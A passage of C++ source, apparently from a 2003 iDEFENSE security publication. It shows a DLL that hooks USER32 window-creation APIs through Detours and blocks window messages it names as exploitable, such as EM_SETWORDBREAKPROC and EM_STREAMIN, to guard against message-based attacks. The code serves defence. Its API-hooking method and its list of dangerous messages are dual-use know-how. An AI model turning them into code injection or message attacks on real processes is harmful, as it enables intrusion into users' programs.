                WNDPROC RealWndProc;
```


Copyright © 2003, iDEFENSE Inc.

```
                RealWndProc = g_WindowProcs[ hWnd ];
                if ( RealWndProc != NULL ) {
                        return CallWindowProc( RealWndProc, hWnd, Msg, wParam, lParam );
                } else {
                        ErrorNotify( GetLastError(), "Pyrex.dll can't get wndproc" );
                }
        }
        // Unsafe message or no WndProc.
        return 0;
}

// This tweaks all WndProcs to be our filter.
// The original WndProc is stored in a map<> in local memory
// so it can't be accessed using any API functions in another
// local process.
void AddWndProcFilter( HWND hWnd, BOOL bRecurse, BOOL bWide ) {
        HWND hWndChild;
        WNDPROC RealWndProc;

        if (bWide) {
                RealWndProc = (WNDPROC)GetWindowLongW( hWnd, GWL_WNDPROC );
        } else {
                RealWndProc = (WNDPROC)GetWindowLongA( hWnd, GWL_WNDPROC );
        }

        if (!RealWndProc) {
                ErrorNotify( GetLastError(), "Pyrex.dll can't get wndproc" );
        } else {
                if ( g_WindowProcs.find( hWnd ) == g_WindowProcs.end() ) {
                        g_WindowProcs[ hWnd ] = RealWndProc;
                        if (bWide) SetWindowLongW( hWnd, GWL_WNDPROC, (LONG)FilterWindowProc);
                        else SetWindowLongA( hWnd, GWL_WNDPROC, (LONG)FilterWindowProc);
                }
        }

        // Recurse through all children.
        hWndChild = NULL;
        while ( bRecurse && ( hWndChild = FindWindowEx( hWnd, hWndChild, NULL, NULL ) ) ) {
                AddWndProcFilter(hWndChild, bRecurse, bWide);
        }
}

// CreateWindowA/W are just macros for CreateWindowExA/W

HWND __stdcall NewCreateWindowExA( DWORD dwExStyle, LPCTSTR lpClassName,
                                LPCTSTR lpWindowName, DWORD dwStyle, int x,
                                int y, int nWidth, int nHeight, HWND hWndParent,
                                HMENU hMenu, HINSTANCE hInstance, LPVOID lpParam )
{
        HWND hWndRval = OldCreateWindowExA( dwExStyle, lpClassName, lpWindowName,
                dwStyle, x, y, nWidth, nHeight, hWndParent, hMenu, hInstance, lpParam );

        if ( hWndRval ) AddWndProcFilter( hWndRval, FALSE, FALSE );
        return hWndRval;
}

HWND __stdcall NewCreateWindowExW( DWORD dwExStyle, LPCTSTR lpClassName,
                                LPCTSTR lpWindowName, DWORD dwStyle, int x,
                                int y, int nWidth, int nHeight, HWND hWndParent,
                                HMENU hMenu, HINSTANCE hInstance, LPVOID lpParam )
{
        HWND hWndRval = OldCreateWindowExW( dwExStyle, lpClassName, lpWindowName,
                dwStyle, x, y, nWidth, nHeight, hWndParent, hMenu, hInstance, lpParam );

        if ( hWndRval ) AddWndProcFilter( hWndRval, FALSE, TRUE );
        return hWndRval;
}

// Can someone tell me why the Dialog box creation functions do not always call CreateWindow?
// Wierd and ugly.
// N.B. All the dialog create functions end up calling one of these two to get work done.
```


Copyright © 2003, iDEFENSE Inc.

```
HWND __stdcall NewCreateDialogIndirectParamAorW( HINSTANCE hInst, LPCVOID dlgTemplate,
                                             HWND owner, DLGPROC dlgProc, LPARAM param,
                                             DWORD x )
{
        HWND hWndRval = OldCreateDialogIndirectParamAorW(hInst, dlgTemplate,
                owner, dlgProc, param, x);

        if ( hWndRval ) AddWndProcFilter( hWndRval, TRUE, !x );
        return hWndRval;
}

// This is pretty foul.
// DialogBoxIndirectParamAorW is blocking, since it creates a modal dialog.
// To get control after the windows are created, we use our own one-shot
// DlgProc which recurses through all the new windows and changes their WndProcs.
// Not very pretty, but it works.
//
// XXX: a few messages are actually sent to the DlgProc before WM_INITDIALOG
//   these get lost. Also it might be possible to send a message to a control
//   before WM_INITDIALOG is processed. This seems like it would be rather a
//   lot harder to exploit, so we're still pretty well protected.

BOOL CALLBACK FilterDialogProcA( HWND hwndDlg, UINT uMsg, WPARAM wParam, LPARAM lParam )
{

        if ( uMsg == WM_INITDIALOG ) {
                SetWindowLong( hwndDlg, DWL_DLGPROC, (LONG)g_DlgProcs[ lParam ].first );
                AddWndProcFilter( hwndDlg, TRUE, FALSE );
                return g_DlgProcs[ lParam ].first( hwndDlg, uMsg, wParam, g_DlgProcs[ lParam
].second );
        }
        return TRUE;
}

BOOL CALLBACK FilterDialogProcW( HWND hwndDlg, UINT uMsg, WPARAM wParam, LPARAM lParam )
{

        if ( uMsg == WM_INITDIALOG ) {
                SetWindowLong( hwndDlg, DWL_DLGPROC, (LONG)g_DlgProcs[ lParam ].first );
                AddWndProcFilter( hwndDlg, TRUE, TRUE );
                return g_DlgProcs[ lParam ].first( hwndDlg, uMsg, wParam, g_DlgProcs[ lParam
].second );
        }
        return TRUE;
}

int __stdcall NewDialogBoxIndirectParamAorW( HINSTANCE hInstance, LPCVOID hDialogTemplate,
                                             HWND hWndParent, DLGPROC lpDialogFunc,
                                             LPARAM dwInitParam, DWORD x )
{
        int rval;
        pair< DLGPROC, LPARAM> DlgInfo( lpDialogFunc, dwInitParam );
        LONG count = InterlockedIncrement( &g_DlgCounter );
        if ( !hInstance ) hInstance = GetModuleHandle( NULL );
        g_DlgProcs[ count ] = pair< DLGPROC, LPARAM > ( lpDialogFunc, dwInitParam );
        if (x) {
                rval = OldDialogBoxIndirectParamAorW( hInstance, hDialogTemplate,
                        hWndParent, FilterDialogProcA, count, x );
        } else {
                rval = OldDialogBoxIndirectParamAorW( hInstance, hDialogTemplate,
                        hWndParent, FilterDialogProcW, count, x );
        }
        g_DlgProcs.erase( count );
        return rval;
}

extern "C" {
        // Initialise the API hooks.
VOID __declspec(dllexport) InitPyrexHooks( VOID )
{
```


Copyright © 2003, iDEFENSE Inc.

```
                PBYTE pFunction;

                // Add the function detours.
                pFunction = DetourFindFunction( "USER32.DLL", "CreateWindowExA" );

                OldCreateWindowExA =
                        (PTR_CREATEWINDOWEX)DetourFunction( pFunction,
                        (PBYTE)NewCreateWindowExA );

                pFunction = DetourFindFunction( "USER32.DLL", "CreateWindowExW" );

                OldCreateWindowExW =
                        (PTR_CREATEWINDOWEX)DetourFunction( pFunction,
                        (PBYTE)NewCreateWindowExW );

                pFunction = DetourFindFunction( "USER32.DLL", "CreateDialogIndirectParamAorW" );

                OldCreateDialogIndirectParamAorW =
                        (PTR_CREATEDIALOGINDIRECTPARAMAORW)DetourFunction( pFunction,
                                (PBYTE)NewCreateDialogIndirectParamAorW );

                pFunction = DetourFindFunction( "USER32.DLL", "DialogBoxIndirectParamAorW" );

                OldDialogBoxIndirectParamAorW =
                        (PTR_DIALOGBOXINDIRECTPARAMAORW)DetourFunction( pFunction,
                                (PBYTE)NewDialogBoxIndirectParamAorW );

}

} // extern C

// Entry point.
BOOL APIENTRY DllMain( HINSTANCE hInstance,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                                          )
{
    if ( ul_reason_for_call == DLL_PROCESS_ATTACH ) {

                g_Instance = hInstance;

#ifdef AUTO_INSTALL
                // Hook API while the DLL initialises.
                // This way all you have to do is load it and it'll work.
                InitPyrexHooks();

                // Block some messages that are dangerous.
                // This will _completely_ disable processing of these messages.
                // There are probably other unsafe messages that I haven't found.

                // WordBreakProc == real bad idea.
                BlockMsg( EM_SETWORDBREAKPROC );
                BlockMsg( EM_SETWORDBREAKPROCEX );

                // the EDITSTREAM struct used by these guys contains a callback
                // pointer. I haven't tried exploiting them, but it's pretty
                // obvious that they can be used for 3v1l in the same way as the
                // messages above.
                BlockMsg( EM_STREAMOUT );
                BlockMsg( EM_STREAMIN );

                // Also STM_SETIMAGE and EM_SETHANDLE seem to be able to crash
                // a process. The later may also be useful for writing to
                // semi-arbitrary memory addresses, but you can not control
                // what is written. May be exploitable. Add them here if you worry.

                // ToDo: How many more dangerous messages are there ...

#endif

                DisableThreadLibraryCalls( hInstance );
```


Copyright © 2003, iDEFENSE Inc.

```
    }
    return TRUE;
} // (No electrons were harmed during the production of this software)
```


Copyright © 2003, iDEFENSE Inc.